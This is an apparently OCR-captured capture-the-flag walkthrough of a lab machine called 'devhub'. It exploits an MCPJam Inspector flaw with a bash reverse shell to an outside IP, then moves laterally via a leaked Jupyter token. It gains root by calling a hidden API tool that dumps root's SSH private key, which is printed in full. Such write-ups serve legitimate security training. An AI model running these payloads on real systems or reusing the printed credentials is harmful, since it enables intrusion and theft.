This is devhub writeup by Jiseok Song


nmap

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
6274/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Thu, 22 Oct 2026 20:24:19 GMT
|     Connection: close
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <link rel="icon" type="image/svg+xml" href="/mcp_jam.svg" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
|     <link rel="stylesheet" crossorigin href="/assets/index-XvFRNbCs.css">
```


Add devhub.htb to /etc/hosts.

Web Enumeration

Visit devhub.htb(port 80) shows



It says port 6274 open and 8888 local only. Let's visit port 6274.



It's mcpjam 1.4.2 and has the same vulnerability as in kobold machine(CVE-2026-23744:https://github.com/MCPJam/inspector/security/advisories/GHSA-232v-j27c-5pp6).

Get mcp-dev shell

The poc shows a command to run, but let's start burpsuite and add proxy switch.

```
curl http://devhub.htb:6274/api/mcp/connect --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"cmd.exe\",\"args\":[\"/c\", \"calc\"],\"env\":{}},\"serverId\":\"mytest\"}" --proxy localhost:8080
```

Request

Pretty Raw Hex

```
POST /api/mcp/connect HTTP/1.1
Host: devhub.htb:6274
User-Agent: curl/8.14.1
Accept: */*
Content-Type: application/json
Content-Length: 89
Connection: keep-alive

{
     "serverConfig":{
          "command":"cmd.exe",
          "args":[
               "/c",
               "calc"
          ],
          "env":{
          }
     },
     "serverId":"mytest"
}
```

Search 0 highlights

As it's ubuntu server, change command and args to bash reverse shell command.

Request

Pretty Raw Hex

```
1 POST /api/mcp/connect HTTP/1.1
2 Host: devhub.htb:6274
3 User-Agent: curl/8.14.1
4 Accept: */*
5 Content-Type: application/json
6 Content-Length: 89
7 Connection: keep-alive
8
9 {
      "serverConfig":{
          "command":"bash",
          "args":[
              "-c",
              "bash -i >& /dev/tcp/10.10.16.59/9001 0>&1"
          ],
          "env":{
          }
      },
      "serverId":"mytest"
}
```

Search 0 highlights

Start listener on port 9001 and send the request, then I can get a shell.

```
┌─[parrot@parrot]─[~/Documents/devhub]
└──╼ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.137.144 33226
bash: cannot set terminal process group (1076): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
```

Get analyst shell

As indicated above, there's jupyter notebook running on this machine.

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ps -ef --forest | grep jupyter
analyst     1075       1  0 20:21 ?        00:00:05 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0
.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 --ServerApp.pa
ssword= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
root        1081       1  0 20:21 ?        00:00:00 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
mcp-dev     1528    1516  0 20:59 pts/0    00:00:00          \_ grep --color=auto jupyter
```

But it leaks the token. Let's forward the port and visit the jupyter notebook. For convenience, let's change the shell to ssh.

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ cd
mcp-dev@devhub:~$ pwd
/home/mcp-dev
mcp-dev@devhub:~$ mkdir .ssh
mcp-dev@devhub:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPmJgoZgqs88Hcc5REzioоTZdq1zrJJLrxRReirfpMkF' > .ssh/authorized_keys
mcp-dev@devhub:~$
```


Add public key to authorized_keys, then login with private key.

```
┌──[parrot@parrot]─[~/Documents/devhub]
└─── $ssh -i id_ed25519 mcp-dev@devhub.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)
```


Forward 8888 to local.

```
mcp-dev@devhub:~$
ssh> -L 8888:127.0.0.1:8888
Forwarding port.
```


Visit localhost:8888



It requires token already leaked above. Let's login.




I can launch terminal here.



If it doesn't appear, go to about:config and set privacy.resistFingerprinting as false.



Run bash reverse shell and get a new shell as analyst.



Get root shell

Root is running server.py

```
root        1081       1  0 20:21 ?        00:00:00 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
```

Server.py is a flask api and it shows secret key in the code.

```
from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}
```

There are two api endpoint that looks useful.

```
@app.route('/tools/list')
def list_tools():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    return jsonify({
        "tools": list(VISIBLE_TOOLS.keys()),
        "count": len(VISIBLE_TOOLS),
        "details": VISIBLE_TOOLS
    })
```

```python
@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400

    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404

    # Execute tool
    if tool_name == "ops.system_status":
        return jsonify({
            "cpu": "23%",
            "memory": "1.2GB/4GB",
            "load": "0.45",
            "status": "nominal"
        })

    elif tool_name == "ops.list_services":
        return jsonify({
            "services": [
                {"name": "nginx", "status": "running", "pid": 1234},
                {"name": "opsmcp", "status": "running", "pid": 5678},
                {"name": "jupyter", "status": "running", "pid": 9012},
```

And everything is running on port 5000.

```python
if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
```

I can call /tools/list api with this command.

```
curl -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a"
http://localhost:5000/tools/list
```

```
analyst@devhub:~$ curl -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" http://localhost:5000/tools/list
{"count":4,"details":{"ops.check_disk":{"description":"Check disk usage","parameters":{}},"ops.list_services":{"description":"List running ser
vices","parameters":{}},"ops.system_status":{"description":"Get system status and health metrics","parameters":{}},"ops.view_logs":{"descripti
on":"View recent system logs","parameters":{"service":"string"}}},"tools":["ops.system_status","ops.list_services","ops.check_disk","ops.view_
logs"]}
```

But for tools/call, there are some more parameters needed. The most interesting tool is ops._admin_dump, which dumps root ssh key.

```
elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)

    if not confirm:
        return jsonify({
            "error": "Confirmation required",
            "usage": "Set confirm=true to proceed",
            "warning": "This dumps sensitive credentials"
        })

    if target == "ssh_keys":
        try:
            with open('/root/.ssh/id_rsa', 'r') as f:
                key_data = f.read()
            return jsonify({
                "target": "ssh_keys",
                "root_private_key": key_data,
                "note": "Emergency recovery key dump"
            })
        except Exception as e:
            return jsonify({
                "target": "ssh_keys",
                "error": f"Could not read key: {str(e)}"
            })
```

For this, I need to set tool_name as ops._admin_dump, target as ssh_keys, confirm as true. It can be done with this command.

```
curl -X POST http://localhost:5000/tools/call -H "X-API-Key:
opsmcp_secret_key_4f5a6b7c8d9e0f1a" -H "Content-Type: application/json" -d
'{"name": "ops._admin_dump", "arguments": {"target": "ssh_keys","confirm":
true}}'
```


```
analyst@devhub:~$ curl -X POST http://localhost:5000/tools/call -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" -H "Content-Type: applicati
on/json" -d '{"name": "ops._admin_dump", "arguments": {"target": "ssh_keys","confirm": true}}'
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAA
AAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9\nG/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4A
vCQolR8S0GWHwHQjjXVQ5/dHX\n8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z\n6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKi
kcDTnit1kQ/7ZUOoyGhUgEwVk/n\nGhm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ\n7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhA
AABAQDBYfDgi/zIPDKo5pw7m4HY4W\nv9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu\nITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujD
rbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs\ngyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s\nqKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5
b8kukwijDAPGeRr7eX27kCPnlj19Y31oa\nV3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS\n0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNh
pR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6\nJtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8\nHUa/oEljrrgzTlYflRHhkHQblmd9ZaClU
oxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB\ndcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L\nCvk9YYP9PS4q1dfCYMIvsJJNyoBtUiC
JwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2\nnkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn\nMz/gS3Czh6DtP+S18jV4xCeac/SoL
uxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK\nMtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI\noocmAAMvEYlOvs8GXeYkMBAwi5V
CjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk\nJt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ\nnI+f8DFRxcdfKY1gs0BmfS0RR
xwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr\nC8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK\nlFORwv9PYfxftV8AAAALcm9
vdEBkZXZodWI=\n-----END OPENSSH PRIVATE KEY-----\n","target":"ssh_keys"}
analyst@devhub:~$
```


Save this ssh private key, change its ownership to 600 and login.

```
 26 -----BEGIN OPENSSH PRIVATE KEY-----
 25 b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
 24 NhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9
 23 G/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX
 22 8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z
 21 6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n
 20 Ghm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ
 19 7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W
 18 v9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu
 17 ITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs
 16 gyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s
 15 qKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa
 14 V3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS
 13 0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6
 12 JtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8
 11 HUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB
 10 dcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L
  9 Cvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2
  8 nkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn
  7 Mz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK
  6 MtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI
  5 oocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk
  4 Jt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ
  3 nI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr
  2 C8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK
  1 lFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=
27  -----END OPENSSH PRIVATE KEY-----
~
rootkey [+]
```

```
┌─[parrot@parrot]─[~/Documents/devhub]
└──╼ $chmod 600 rootkey
┌─[parrot@parrot]─[~/Documents/devhub]
└──╼ $ssh -i rootkey root@devhub.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)
```

```
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devhub:~#
```

I got root shell!